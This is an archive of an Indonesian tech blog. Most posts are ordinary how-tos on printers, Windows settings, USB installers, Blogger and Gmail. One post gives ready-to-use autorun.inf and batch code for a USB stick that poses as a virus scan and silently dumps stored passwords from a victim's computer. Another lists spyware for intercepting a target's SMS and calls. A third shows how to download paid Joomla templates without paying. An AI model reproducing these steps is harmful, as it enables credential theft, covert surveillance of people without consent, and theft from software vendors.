Selasa, 22 Mei 2012


Epson Stylus Photo R230

Resetter R230
Epson Stylus Photo R230 ini memang boleh dibilang bandel, selain memiliki kemampuan printing yang lebih cepat dibanding Epson yang memilki 4 warna (4 catridge), Epson R230 juga memiliki kualitas printing yang cukup bagus terutama untuk foto atau image. Di samping itu user juga dapat melakukan print CD Label beserta keping CD-nya ke dalam printer tersebut sehingga print CD Label dilakukan langsung di atas kepingan CD dengan bantuan Tray bawaannya.

Untuk menjaga agar printer ini lebih awet sebaiknya menggunakan tinta yang berkulitas yang sesuai dengan spesifikasi pabriknya (gunakan tinta yang compatible). Penggunaan tinta pada epson R230 yang terlalu encer selain akan menghasilkan kualitas cetak yang kurang baik, juga sering terjadi bocor yang dapat mengotori kertas yang diprint. Sebaliknya penggunaan tinta yang terlalu kental pada Epson R230 sering menyebabkan penyumbatan pada catridge head.

Kapasitas tinta Epson R230 yang  cukup besar menjadikan interval refill (pengisian ulang) tinta cukup lama dibanding dengan Epson CX 2800. Selain itu Epson R230 memiliki 6 Warna (6 Catridge) sehingga proses pencetakan akan lebih cepat dengan hasil yang lebih baik. Seperti halnya printer Epson type yang lain, Epson R230 ini juga bisa digunakan jika salah satu catridege habis, sebagai solusinya para user biasanya memasang continuous ink external agar tidak perlu menggati dan membeli catridge yang baru.


Ink Tank Epson R230

Keuntungan lain dari pemasangan Ink Tank External, user dapat mengontrol kapasitas tinta di dalam tabung sehingga tidak ada istilah kehabisan tinta. Pemasangan External Ink Tank tersebut harus disertai dengan penggatian catridge yang dirancang dengan chip khusus Auto Reset Chip (ARC).

Sumber Foto Ink Tank Epson R230 : TradersCity

Pemasangan Ink Tank External pada Epson R230 tersebut tidak bisa mencegah terjadinya kondisi blinking yang ditandai dengan lampu indikator merah yang berkedap-kedip. Pada kondisi ini printer tidak akan berfungsi dan hanya tombol power yang bisa digunakan (tombol yang lain tidak aktif). Kondisi ini akan terjadi setiap kali printer telah mencapai nilai point printing sesuai spesifikasi dari pabriknya. Biasanya pengguna akan membawa printer Epson R230 ke tempat service atau cutomer Service Epson terdekat dengan biaya tertentu.

Sebagai pengguna Epson R230 hal tersebut kadang menjengkelkan karena setiap kali terjadi blinking, harus dibawa ke tempat service untuk mereset nilai printing point pada perangkat tersebut. Di bawah ini akan saya jelaskan step by step cara mereset Epson R230 agar pengguna dapat mereset sendiri Epson R230 tanpa bantuan layanan service. Langkah-langkahnya hampir sama dengan cara reset Epson CX 2800. yang berbeda hanya pada software resetter printernya.

Cara Reset Epson R230 dan Epson R220 :
Saya tidak bertanggung jawab jika setelah proses ini,  terdapat kelainan atau kerusakan para printer anda tetapi selama ini saya sendiri selalu berhasil dengan resetter ini walaupun masih dalam versi Trial.
  1. Bagi yang menggunkanan Program Deepfreeze, pastikan program tersebut dalam keadaan thawed (tidak aktif).
  2. Driver Epson R230 harus terinstall pada komputer yang dipakai untuk melakukan reset, jika belum, silahkan Download Driver Epson R230.
  3. Pastikan juga anda telah memiliki Resetter Epson R230, Silahkan download Resetter Epson R230 kemudian extract file tersebut.
  4. Rubah tanggal di komputer anda menjadi "12 januari 2006" dengan cara yang anda suka, bisa dari BIOS saat start up, dari control panel, dari taskbar (kanan bawah desktop), atau dari command prompt (Silahkan baca dulu file PC Setting.txt). Jika tanggal belum dirubah maka program Resetter Epson R230 tersebut tidak bisa jalan dan akan muncul "!!! ERROR !!! This program cannot be used."

    reseeter Epson R230
  5. Setelah tanggal dirubah, jalankan Resetter Epson 230 kemudian Click Accept:

    resetter epson r230

  6. Pilih Model Printer.
  7. Tentukan Port USB yang diapakai pada Printer Epson yang akan di reset.
  8. Tentukan market dikeluarkan printer tersebut.
  9. Click Maintenance dan pilih Waste Ink Pad.
  10. Untuk melihat jumlah Ponit Printing Counter, click read. langkah ini bisa dilewat saja.
  11. Click Reset untuk mereset Point Printing Counter menjadi Nol.
  12. Off-kan Printer tersebut, tunggu beberapa detik (sekitar 1 menit), pada step ini boleh juga dengan mencabut kabel power printer.
  13. On-kan kembali printer Epson R230, tunggu beberapa detik untuk kalibrasi dan setting, setelah selesai anda boleh click status untuk melihat point printing counter yang telah direset. Jika berhasil nilai tersebut harus Nol (0), jika tidak ulangi langkah di atas, mungkin ada yang terlewat
  14. Exit dari Program Resetter.
  15. Kembalikan tanggal komputer ke semula.
  16. Selesai.

Semoga bermanfaat.

Sabtu, 19 Mei 2012

Download Software Aplikasi Penyadap SMS dan Handphone (Telepon)

Download Software Aplikasi Penyadap SMS dan Handphone (Telepon) HP JAVA

Software Aplikasi Penyadap SMS dan Handphone (Telepon) - Perkembangan teknologi semakin hari semakin maju. Terkadang teknologi yang begitu canggih seperti 2 sisi mata uang logam, bisa di pergunakan dengan baik bisa juga di salah gunakan. Dan Salah satu aplikasi yang saat ini paling banyak dicari oleh netter adalah Software aplikasi penyadap sms dan telepon, yang bisa anda download di bawah ini. Baca Juga Download Winamp terbaru 2012

Download Software Aplikasi Penyadap SMS dan Handphone (Telepon) HP JAVA Saya tidak akan menjelaskan secara detil bagaimana cara mempergunakannya, silahkan bisa anda pelajari dengan mudah setiap aplikasi yang ada di bawah ini. Aplikasi software handphone ini bisa di pergunakan untuk menyadap handphone target dan juga untuk mengetahui sms dari target.

Download Aplikasi software penyadap sms dan handphone di bawah ini

1. SMS Anywhere
http://www.getjar.com/products/6705/SMSAnywhere
Untuk memforward sms dari target

2. Call Recorder 
http://www.symbianware.com/download.php?id=callrecorder60&pl=n6670 
Untuk merekam setiap pembicaraan di handphone target

3. Mobile Spy  
http://www.mobile-spy.com/ 
Untuk mengetahui isi dari sms dan pembicaraan telepon target.Anda bisa memantau melalui pc atau juga handphone.
Sebetulnya masih banyak aplikasi software penyadap handphone dan sms yang bertebaran di internet. Menurut saya aplikasi diatas lumayan bisa di andalkan. Balik lagi bahwa teknologi seperti 2 sisi mata uang logam. Jadi semuanya balik lagi kepada anda bahwa aplikasi tersebut mau di fungsikan seperti apa biggrin
Mudah mudahan bermanfaat

Sumber : http://www.hilmifirdaus.com/2010/01/software-aplikasi-penyadap-sms-dan.html

Baca Juga : Game balap mobil Ferrari Virtual Race
Rating:4.5 Description: Download Software Aplikasi Penyadap SMS dan Handphone (Telepon) Rating: 5 Reviewer: Ojel HtcLampung ItemReviewed: Download Software Aplikasi Penyadap SMS dan Handphone (Telepon)

Jumat, 06 April 2012

Download Gratis Template Premium Joomla

Halo para pengunjung setia mbahsuroso.blogspot.com, sudah lama rasa nya ga posting. ok kali ini saya mau berbagi sedikit tips Download Gratis Template Premium Joomla pada situs shape5.com, mungkin cara ini bagi sebagian orang sudah menjadi rahasia umum, maka dari itu buat yang sudah tau mending diam dan duduk manis saja. haha...

nah bagi yang belum tau langsung saja praktekin cara di bawah ini, ya lumayan lah dapet template premium gratis. okey ga pake panjang lebar lagi langsung saja kita praktekan yuuu...

• Anda kunjungi dulu situs penyedia template premium Joomla yaitu shape5.com
• kemudian selanjutnya pilih template premium/berbayar yang agan suka.
• langkah selanjutnya anda harus registrasi dulu atau daftar dulu sebagai member gratis.
• Setelah anda mendaftar sekarang waktunya untuk mendownload.


1. ups..tapi sebelum anda mendownload pastikan dulu Browser yang anda gunakan adalah Mozila Firefox. kenapa harus Firefox? yup pertanyaan yang bagus. jawaban nya adalah karena disini kita menggunakan Add-On Firebug. firebug adalah sebuah aplikasi yang berguna untuk melihat source code yang ada pada sebuah website. sekarang silahkan anda install dulu firebug pada mozila anda. caranya cari saja di google, sudah banyak yang memberikan tutorial tentang firebug.


2. setelah firebug ke-install, klik ikon (no.1 pada gambar) atau pencet F12 untuk mengaktifkan. kemudian klik ikon (no.2 pada gambar).

3. kemudian arahkan pointer/cursor agan ke button "Download This Product" dan klik disana.

4. source code button "Download This Product" akan ditampilkan pada jendela firebug (no.4 pada gambar)

sedikit penjelasan :

Mengejutkan gan, ternyata link file template premium tersebut hanya disembunyikan dengan css (mungkin + javascript).

button "Download This Product" ternyata memiliki 2 buah link, masing²:


artinya:
- defaultnya link yang digunakan adalah link dengan id "paid" yang jika diklik akan menampilkan isi tag div dengan id "productmessage" (ada dibawahnya)

- kemudian (mungkin jika terdapat session vip member misalnya..) maka link yang
digunakan adalah link dengan id "downloadlink", dimana link ini mengarah ke halaman donlot file yg diproteksi tsb.

agan² gak perlu bingung dengan point no 4 ini gan


5. oke kalo begitu, kita copy url yang ada di link dengan id "downloadlink".

6. paste-kan ke browser lalu enter, dan, silahkan donlot...

klik gambar untuk memperbesar

7. Finish.

gimana gan? gampangkan?
kalo ada yang gratis kenapa mesti bayar? haha ^__^
semoga bermanfaat...


Seperti yg kita ketahui bersama, bahwa windows selalu menyimpan account kita. Dan oleh karena itu, apabila kita tidak rajin "membersihkan" windows kita, maka account2x yg disimpan oleh windows tadi bisa diketahui oleh orang lain (^_^)

Ada banyak tools / program2x yg bisa digunakan untuk mengetahui / mengambil password2x pd suatu komputer. Dari sekian banyak tools yg ada, ada beberapa yg bisa kita gunakan untuk dijadikan "alat" yg kita simpan pada sebuah flash disk. Diantaranya : MessenPass, Mail PassView, IE Passview, Protected Storage PassView, PasswordFox

Silahkan download kelima program tsb (klik link download dibawah). Lalu extract, dan copy file executables (.exe) nya ke flash disk, ingat hanya .exe nya saja, misal mspass.exe, mailpv.exe, iepv.exe, pspv.exe dan passwordfox.exe

Setalah itu buka notepad, lalu copas script berikut ke notepad :


[autorun]
open=launch.bat
ACTION= Perform a Virus Scan


lalu save biasa (misal New Text document.txt)

Kemudian rename New Text document.txt menjadi autorun.inf, lalu copy autorun.inf ini ke flash disk.

Terakhir, buka kembali notepad, 'n copas script berikut :

start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt


lalu save biasa (misal New Text document.txt)

Kemudian rename New Text document.txt menjadi launch.bat, lalu copy launch.bat ini ke flash disk.


Selesai dan rootkit kita siap digunakan (^_^)


Cara Penggunaannya :

1. Tancapkan flash disk ke kompi korban, dan seketika akan muncul pop-up
2. Didalam pop-up tsb pilih option pertama (Perform a Virus Scan)
3. Sekarang kelima tools tadi sudah bekerja, dan tentu saja secara "diam-diam" (^_^)
4. Proses nya memakan waktu beberapa menit, tunggu aja...
5. Password yg telah didapat berada di file .txt
6. Kalo udah beres, jangan lupa cabut flash disk nya.. hehehe... (^_^)

Dan yg menariknya, cara ini bisa digunakan pada hampir semua versi windows (Windows 2000, XP, Vista dan Windows 7).

ok. semoga bermanfaat...
ingat jangan disalahgunakan...!!!


Download Software
medifire(261 kb-rar)
Password : www.teka09.com

TIPS MEMPERCEPAT STARTUP WINDOWS 7


Salam super untuk semua. kali ini saya mau sedikit berbagi ilmu yang saya tau. mudah-mudahan bermanfaat. Tips kali ini adalah bagaimana cara mempercepat Starup Pada Sistem Oprasi Windows 7.

oke langsung saja kita praktekan bagaimana cara mempercepat Startup Windows 7.

Cara ke 1 :
Defragment boot file secara otomatis

• Akses registry editor
• Di kotak start search ketikan run enter terus ketikan regedit, lalu enter.
• Cari key dibawah ini :
"HKEY_LOCAL_MACHINE / Software / Microsoft / Dfrg / BootOptimizeFunction"
• Perhatikan panel sebelah kanan yang terdapat key "OptimizeComplete"
• Double klik key tersebut dan rubah value datanya menjadi Yes.
• Tutup registry editor dan restart komputer.


Cara ke 2 :
Memodifikasi boot manager dan menonaktifkan boot screen

Untuk anda yang memakai sistem dual boot atau dua sistem operasi, dapat mengatur waktu tunggu yang defaultnya 30 detik menjadi lebih singkat dengan cara :

• Klik Start menu
• Klik RUN [Win + R] lalu Ketikan msconfig , lalu tekan enter


• Klik tab boot lalu di bagian boot options ubah nilai pengaturan timeout dalam satuan detik sesuai dengan selera anda, waktu minimalnya 3 detik.
• Masih tetap di msconfig, lanjutkan dengan menonaktifkan tampilan boot screen, hal ini dapat mempercepat proses startup hampir seperempatnya dari pengaturan standar. Caranya yaitu :
- Dibagian boot options beri tanda checklist pada pilihan "no GUI boot".
- Perhatikan tanda lingkaran yang ada pada gambar dibawah, jangan tutup atau exit dari menu msconfig, tetapi lanjut ke konfigurasi berikutnya.


Cara ke 3 :
Menonaktifkan program yang berjalan pada saat startup

• Kembali ke menu msconfig, lalu beralih ke tab startup
• Kemudian uncheck pada program-program yang tidak penting. Seperti contoh yang terdapat pada gambar, Opsikom menonaktifkan "Adobe Acrobat" dan "Groove Monitor Utility" dan hanya menyisakan beberapa program penting. Namun bila anda menginstall banyak program pada sistem, maka daftar inipun akan semakin banyak. Kuncinya adalah setiap program pihak ketiga seperti "Adobe photoshop, Corel draw, Google update" dan lain-lain tidak perlu di load pada saat startup.
• Setelah selesai tutup menu msconfig dan restart komputer.


sELAMAT MENCOBA.... Semoga bermanfaat.....

Sabtu, 31 Desember 2011

Cara mengatasi registry editor yang tidak bisa dibuka

Registry editor yang tidak bisa dibuka biasanya ditandai dengan munculnya pesan error ”Registry editing has been disabled by your administrator“. Setiap kali kita berusaha membuka registry editor selalu muncul pesan tersebut. Untuk memperbaiki atau enable registry yang disable ada beberapa cara yang bisa di tempuh.

Cara enable registry yang disable melalui group policy ( gpedit)
  1. Tekan kombinasi tombol windows + R untuk membuka menu run, kemudian ketik gpedit.msc dan tekan enter.
  2. Masuk ke User configuration > administrative templates > System
  3. Pada panel sebelah kanan, klik ganda Prevent Access to Registry Editing Tools, kemudian ubah statusnya menjadi not configured, klik OK
  4. Logoff atau restart komputer


Enable registry editor yang disable menggunakan remove restrictions tools (RRT) dari sergiwa.com
Beri tanda centang pada registry tools kemudian klik remove


Memperbaiki registry editor yang disable menggunakan tools Registry Fix


Enable registry editor yang disable menggunakan software tweak windows seperti Tune Up Utilities.
Pada program tune up utilities terdapat fitur atau fasilitas untuk masuk ke Registry editor. Cobalah masuk regedit melalui fitur tersebut kemudian masuk ke HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
Pada panel sebelah kanan cari key DisableRegistryTools. Jika ditemukan key DisableRegistryTools, hapus key tersebut. Kemudian logoff atau restart komputer.

Mudah-mudahan saja salah satu cara diatas dapat bermanfaat dan berhasil mengembalikan registry editor menjadi enable atau aktif kembali.

TRIPS AGAR CD/R BISA MENYIMPAN DATA BERULANGKALI

Salah satu media penyimpanan data selain Disket dan Flashdiks adalah Compact Disc (CD). CD memiliki kapasitas yang jauh lebih besar dari pada Disket yaitu sekitar 650 – 700 MB. Karena itu/ CD lebih banyak di gunakan terutama untuk mendisitribusikan file secara manual.

Terdapat dua macam Compact disc, yaitu CD/R ( Compact Disc Recordable ) hanya dapat dipergunakan untuk menyimpan satu kali saja dan CD/RW (Compact Disc ReWritable) yang dapat dipergunakan untuk menyimpan dan juga dapat menghapus file yang telah disimpan kemudian untuk menyimpan file/data lagi sehingga CDRW ini bisa dipergunakan berkali-kali.

Dengan sedikit tips, kita bisa menyiasati agar CD/R dapat digunakan menyimpan data atau file berulang kali sebagaimana layaknya CD/RW.

Trik ini cukup sederhana dan kita hanya perlu menggunakan program Nero Burning saja. Langkahnya sebagai berikut:
1. Buka program Nero

2. Pilih Data kemudian klik Make Data CD

3. Masukkan file yang akan di burning ke CD dengan klik tombol Add dan jika sudah semua klik Next

4. Pada jendela Final Burn Settings aktifkan atau beri tanda centang pada pilihan Allow files to be added later (Multisession disc). Dengan mengaktifkan fitur ini maka CD/R akan bisa digunakan untuk menyimpan data di lain waktu dengan data lain pula.

5. Klik Burn.

Minggu, 25 Desember 2011

Membuat Bootable Windows XP melalui USB Flashdisk

Seiring dengan perkembangan teknologi, khususnya dibidang IT ,,, misalnya semakin marak dijual notebook yang tanpa cd/dvd room didalamnya, tentunya kita akan mengalami kesulitan untuk melakukan instalasi dengan biasa memakai CD Windows…
Untuk post kali ini aq akan bahas bagaimana membuat flashdisk bisa digunakan sebagai langkah menginstal windows, pastinya notbook ada USBnya semua….hehehe
Teorinya gini,,,,  klo biasanya kita setting bootingnya lewat CD Room kali ini kita arahkan first bootnya ke USB flasdisk… tentunya ada beberapa computer yang memang tidak mendukung untuk boot lewat flasdisk, tp untuk computer baru2 saya yakin bisa semua….
Apa yang perlu dipersiapkan?
1. Siapkan Flashdisk minimal  1GB, lebih besar lebih baik…
2. CD windows XP bisa original atw bajakan…gagagaga
3. Download aplikasinya USB multiboot, saat download usahakan anti virus dinonaktifkan.
Klo uda selasai download baru bisa kita mulai ….
1.Extract USB Multiboot yang sudah di download

2. Klik USB_MultiBoot_10.cmd
3. tekan enter ketika jendela cmd pertama keluar
4. Setelah dienter, maka akan ada pilihan untuk format usb menggunakan 2 option, pilih yang H,  lihat gambar dibawah ini

5.Seterusnya akan muncul jendela HP USB Storage Format Tool. Pilih NTFS Mode, sekali lagi NTFS dan centang Quick Format, lalu Start
6.Setelah selesai format, close HP USB Storage Format Tool
7.Lalu akan kembali kejendela USB Multiboot tadi dengan tampilan berikut.

8. Pilih no 1 dan tekan enter. Menu 1 ini sendiri adalah untuk memberitahukan lokasi source windows xp, bisa dari cd original atau lainnya.
9. Apabila source windows xp yang kamu berikan benar, maka selanjutnya akan muncul window Unattended Install seperti yang dibawah ini, Lalu pilih NO, maka akan diminta mengisi UserXP, Serial Number, Nama Komputer, password dan lainnya

10. Setelah itu selasai, otomatis akan kembali ke nomor 7 di atas, lalu pilih no 2 dan tekan enter untuk menentukan Source USB Flash disk yang kamu punya
11. Setelah menenetukan Source USB Flash disk, pilih nomer 3 dan tekan enter untuk memulai mengcopy instalasi Windows XP ke USB
12. Di waktu proses copy akan keluar windows seperti di bawah ini, pilih YES
13. Proses copy setidaknya membutuhkan lebih kurang 15 menit, tergantung kecepatan USB km, dan setelah selesai pada window terakhir pilih NO
14. Sekarang USB sudah bisa di gunakan untuk melakukan install ulang windows XP.
Kalo udah selesai bagaimana cara install nya ?
Kamu harus setting bios komputer/ netbook kamu untuk membuat booting pertama kali ke USB, biasanya sih CD Room. Selanjutnya ketika booting pertama kali dengan USB Flash disk, akan terdapat 2 option. Kamu pilih no 1 ( BEGIN TXT MODE SETUP WINDOWS XP ), karena kalau option yang no 2 untuk recovery. Selanjutnya install layaknya memakai cd room

Selasa, 08 November 2011

Cara Membuat Blog Gratis Dalam 5 Menit

Kenalan yuk apa itu Blog?

Cara Membuat Blog - Sebelum kita mengetahui bagaimana cara membuat blog gratis dan mudah, ada baiknya kita kenalan dulu yuk apa itu blog. Kan ‘gak kenal maka gak sayang‘ kataeee, hehehe. Tidak lain karena pengguna internet semakin banyak, semakin banyak pula yang berminat punya blog.
Perhatian : dalam artikel ini banyak tulisan seperti ini: -=Cara Membuat Blog=- abaikan tulisan ini yaa.. Ini hanya keyword yang saya paksakan agar kuat di serp Google. Sehingga banyak yang bisa membuat blog dengan gratis.
Blog merupakan singkatan dari dua kata, yaitu web dan log. Kurang lebih menurut om Wikipedia demikian, Blog adalah merupakan aplikasi dalam sebuah web yang berupa tulisan-tulisan dan diletakkan pada halaman web umum. Situs web berjenis blog ini biasanya dapat di akses oleh semua pengguna internet. -=Cara Membuat Blog=-

cara membuat blog gratis
click to zoom : tampilan depan Blogger.com
Cara membuat blog gratis dan mudah dimana ya?

Ada banyak sekali layanan blog gratis yang tersedia di internet. Teman-teman bisa menggunakan Blogspot (Blogger.com) milik Google. Bisa juga menggunakan WordPress.com (WP), Joomla atau yang lainnya. Banyak juga yang lokal dan gratis berbasis WordPress. Seperti Blogdetik.com dan DagDigDug.com. -=Cara Membuat Blog=-
Untuk tingkat pemula dan lanjut, saya pribadi SANGAT menyarankan untuk menggukan Blogger.com. Berikut ini beberapa keunggulan blogspot yang saya tahu dibandingkan layanan blog lainnya :
  1. 100% persen gratis. Yap, bener-bener gratis. Baik itu domain dan hosting-nya. Gak perlu bayar sepeserpun. -=Cara Membuat Blog=-
  2. Template/theme bisa diganti/dimodifikasi. Berbeda dengan WordPress yang theme nya hanya itu-itu saja. Kalao pun bisa diganti cuma bagian header atau pewarnaan saja. Sedangkan desain masih default dari WP nya. Berbeda dengan Blogspot, tampilan bisa dirombak total, baik upload dari hasil download maupun rombak sendiri. -=Cara Membuat Blog=-
  3. Bisa dipasangi aneka script. Ini yang tidak bisa dilakukan di blog WordPress gratisan, maupun layanan blog gratis lainnya. Di Blogspot kita bisa memasang aneka script untuk berbagai keperluan. Misal pasang script iklan melayang, script slide image, dsb. -=Cara Membuat Blog=-
  4. Bisa dipakai cari duit hihihi. Setiap kita para blogger awalnya hanya sekedar iseng untuk nge-blog, tempat berbagi ilmu atau sekedar curhat. Tapi lambat laun bila blog kita ternyata lumayan rame dan berkualitas, kita coba untuk me-monetize (meng-uangkan) blog. Kalao wordpress gak bole, kalao ketahuan di banned. -=Cara Membuat Blog=-
  5. Bisa digunakan untuk kontes SEO. Yaitu kontes yang memperebutkan posisi nomer 1 di Google untuk kata kunci tertentu. Misal kontes SEO memperebutkan posisi pertama untuk kata kunci ‘Cara Beriklan di Internet‘ di Google. WordPress.com juga gak bole nii.

Panduan gratis membuat blog blogspot

  1. Pastikan Anda sudah memiliki email, ini penting untuk login ke blog. Jika belum memiliki silahkan membuat email di Yahoo atao membuat email di Google. Jika sudah memiliki email silahkan lanjutkan ke langkah selanjutnya..
  2. Buka situs Blogger atau Blospot . Klik http://www.blogger.com lanjutkan dengan klik Get Started.
  3. Sekarang silahkan isi form yang tersedia dengan lengkap. -=Cara Membuat Blog=-
    cara membuat blog 2
    click to zoom : Form Pendaftaran
    • a. isikan email Anda
    • b. masukkan e-mail sekali lagi sama persis seperti poin A diatas. -=Cara Membuat Blog=-
    • c. masukkan password terserah Anda. Minimal 8 karakter
    • d. masukkan password lagi sama persis seperti poin C diatas
    • e. masukkan nama Anda. nama ini akan ditampilkan di blog.
    • f. pilih jenis kelamin
    • g. masukkan tanggal lahir Anda dengan format DD/MM/YYYY (tanggal/bulan/tahun).
    • h. masukkan kode sesuai yang tertera di gambar. Kode ini tidak sama, berganti setiap waktu.
    • i. silahkan centang checkbox yang tersedia untuk menyetujui Persyaratan dan Pelayanan. Bisa juga dibaca terlebih dahulu di link tersebut. -=Cara Membuat Blog=-
    • j. klik Lanjutkan bila sudah selesai mengisi form
  4. Langkah selanjutnya adalah memberi Judul Blog dan Alamat Blog.
    • Silahkan masukkan judul blog (k) sesuai selera. Misalnya Blog Budi Sanjaya, Blog Pelajar dan Bisnis, dsb. Sebagai contoh saya memberi judul blo ‘Blog Sejarah Masa Depan‘ hihihi
    • Di poin selanjutnya tinggal menentukan URL alamat blog (l) alias alamat domain. Misal http://blogbuddie.blogspot.com, blogpelajarbisnis.blogspot.com, sebagai contoh tutorial kali ini saya bikin domain http://sejarah2099.blogspot.com. Silahkan pilih alamat domain terserah anda atau baca Tips Memilih Domain.
    • Setelah merasa yakin silahkan klik Lanjutkan (m)
    cara membuat blog 3
    click to zoom : Pemberian Domain dan Nama Blog
  5. Langkah selanjutnya adalah memilih template/tema/desain blog. Silahkan pilih template awal (n) yang sesuai selera Anda dan klik Lanjutkan (o)
    cara membuat blog 4
    click to zoom : Memilih Tema
  6. Selesai. Yap, cukup 5 menit saja untuk membuat blog gratis di blogspot ini. Pada tahap ini blog anda sudah jadi. Coba buka URL blog yang sudah anda buat tadi di poin 4L contoh : http://sejarah2099.blogspot.com. Namun isinya masih kosong, untuk mulai menulis silahkan klik Mulai Blogging. -=Cara Membuat Blog=-
    cara membuat blog 5
    click to zoom : Blog sudah jadi

Mulai Menulis di Blog

Gimana sudah jadi belom blognya? Sudah di intip belom? Tapi itu masih kosong lo.. Cuma ada blog dan template saja. Sekarang kita mulai belajar untuk mengisi blog dengan tulisan kita. Bole nulis apa ajja gak ada yang larang. Asal bukan nulis yang dilarang agama dan pemerintah lo yaaa. Bisa dihapus tuh blog, nah lo. -=Cara Membuat Blog=-
  • Untuk mulai menulis di blog silahkan klik Posting > Entri Baru (q)
cara membuat blog 6
click to zoom : dashboard untuk menulis (posting)
  • Masukkan judul (r) yang dikehendaki.
  • Perhatikan juga menu-menu posting (s) mirip-mirip kok sama microsoft word hehe.
  • Bidang yang paling lebar itu untuk tempat menulis (t)
  • Setelah selesai mengetik berikan pula kategori (u) tulisan.
  • Bila selesai silahkan klik Terbitkan Entri.
  • Dan taarraaa… Blog sudah jadi plus terisi dengan tulisan pertama kita.
    cara membuat blog 8
    click to zoom : contoh blog http://sejarah2099.blogspot.com
Catatan : tutorial diatas adalah untuk cara membuat blog dasar alias blog standart. Bila anda ingin mempercantik blog, seperti mengganti tema/template yang keren-keren (bukan template dasar), ingin memberi menu Yahoo, Facebook, nambah menu link dsd bisa berkunjung ke http://trik-tips.blogspot.com. -=Cara Membuat Blog=-
Henah gimana? Mudah bukan untuk cara membuat blog gratis di Blogspot? Gak perlu pake bayar-bayar puluhan bahkan ratusan ribuan untuk bikin blog sediri. Kan enak sekalian belajar bikin blog sendiri. Syukur-syukur kalao udah mahir dapat job bikin blog, amiiinnn. Sekian secuil info Cara Membuat Blog.

Selasa, 01 November 2011

Cara Buat Email Gmail di Google (untuk pemula)

Email merupakan salah satu layanan surat elektronik yang dapat kita gunakan sebagai kotak surat, menerima email (surat elktronik),mengirim pesan. File yang diterima dan dikirim dapat berupa teks,gambar, file multimedia (video, lagu), ataupun file2 lainnya yang dapat dijadikan attachment.

Beberapa penyedia layanan email gratisan yang dapat anda gunakan saat ini sangatlah banyak tersedia di internet. Yang terkenal adalah yahoo, google, hotmail, dll.

Berikut ini adalah cara membuat email di google;

1. Pada browser anda di address bar ketik http://www.gmail.com kemudian tekan enter, atau (ketik gmail kemudian tekan dua tombol Ctrl Enter bersamaan). Tunggu hingga tampil halaman googlemail (gmail).

2. Klik tombol Create an account
Tunggu hingga muncul kotak dialog berikut


Isilah data pribadi anda dan akun yang anda inginkan, misalnya
1.Nama depan : zandi
2.Nama Belakang : muin
3.Nama Login Yang diinginkan : andimuinz

Setelah mengisi data di atas tekan tombol cek ketersediaan, jika nama yang anda inginkan belum
ada yang pakai maka anda bisa lanjut ke data berikutnya

4. buat sandi : 1234567abc (anda bisa menggunakan kombinasi tanda asterik, angka atau abjad (huruf))
(minimal delapan karakter)
5. masukkan kembali sandi : 1234567abc
6. Pertanyaan rahasia : anda bisa memilih dengan menekan tombol panah bawah disamping kotak "pilih pertanyaan..." (Ini biasa digunakan gmail jika memverifikasi email anda jika anda suatu saat lupa password (tidak bisa login), untuk mengaktifkannya pertanyaan ini harus diingat agar bisa mengubah password (menghapus password lama menjadi password baru, sehingga anda bisa login kembali menggunakan email lama tetapi password baru dari gmail)
7. Jawaban : masukan jawaban anda (sesuai atau relevan dgn pertanyaan yang anda pilih.....)
8. Email sekunder: bisa tidak diisi
9. Lokasi : indonesia
10. Verifikasi kata : ketik karakter yang diberikan secara acak oleh gmail
Pada saat saya buat akun karakter yang saya tulis adalah: lersampk

11.Klik tombol: Saya menerima. Buat akunku

Tunggu hingga Gmail memproses permohonan akun anda

Jika berhasil maka akan muncul pesan Selamat dan sukses dari Gmail.


Tekan tombol saya siap tampilkan akun saya (letaknya di sebelah kanan atas)

Sampai disini anda telah memilik email.
Yang harus anda lakukan sekarang adalah membuka email untuk mengaktifkannya.

Anda boleh membuat email lebih dari satu di gmail.....
atau anda boleh memmbuka email baru di yahooo, atau hotmail.....

Yang harus anda ingat adalah anda harus mengaktifkan (membuka) email anda minimal 1 kali dalam 2 bulan karena jika tidak aktif maka gmail akan menonaktifkan email anda, bahkan menghapusnya karena dianggap tidak aktif.

Selain membuat email di gmail (google) anda juga bisa buat email di yahoo dan buat email di hotmail (microsoft)

PEMBUATAN BLOG BARU

Karena banyak yg bertanya tentang apa itu blog, maka agar lebih praktis saya tuliskan saja di sini info dasar blog bagi pemula.
Membuat blog di blogger.com sangatlah mudah.
Sekarang saya akan tunjukan cara untuk membuat sebuah account baru di blogger.com, yang 100% gratis. Saya merekomendasikan anda untuk membuat blog di blogger.com karena program ini sangat didukung penuh oleh google, sehingga apabila kita membuat blog disini maka google akan cepat mengindeks blog kita. Alhasil blog kita akan muncul dihalaman pencari google.

  • LANGKAH KE-1 (GETTING STARTED)

Silahkan anda kunjungi website www2.blogger.com

  • LANGKAH KE-2 (CREATE AN ACCOUNT)

Setelah page terbuka, silahkan anda klik CREATE AN ACCOUNT setelah anda klik, maka akan muncul form untuk mengisikan nama dan password. Silahkan isi dan anda harus selalu ingat username dan password yang anda isikan.
Jangan lupa untuk menceklist Term of service agreement.
Kemudian klik tombol panah "Continue" untuk melanjutkan ke langkah ke-3

  • LANGKAH KE-3 (NAME YOUR BLOG)

Bagian ini sangat penting, karena nama dari blog anda nantinya akan menjadi sebuah keyword.
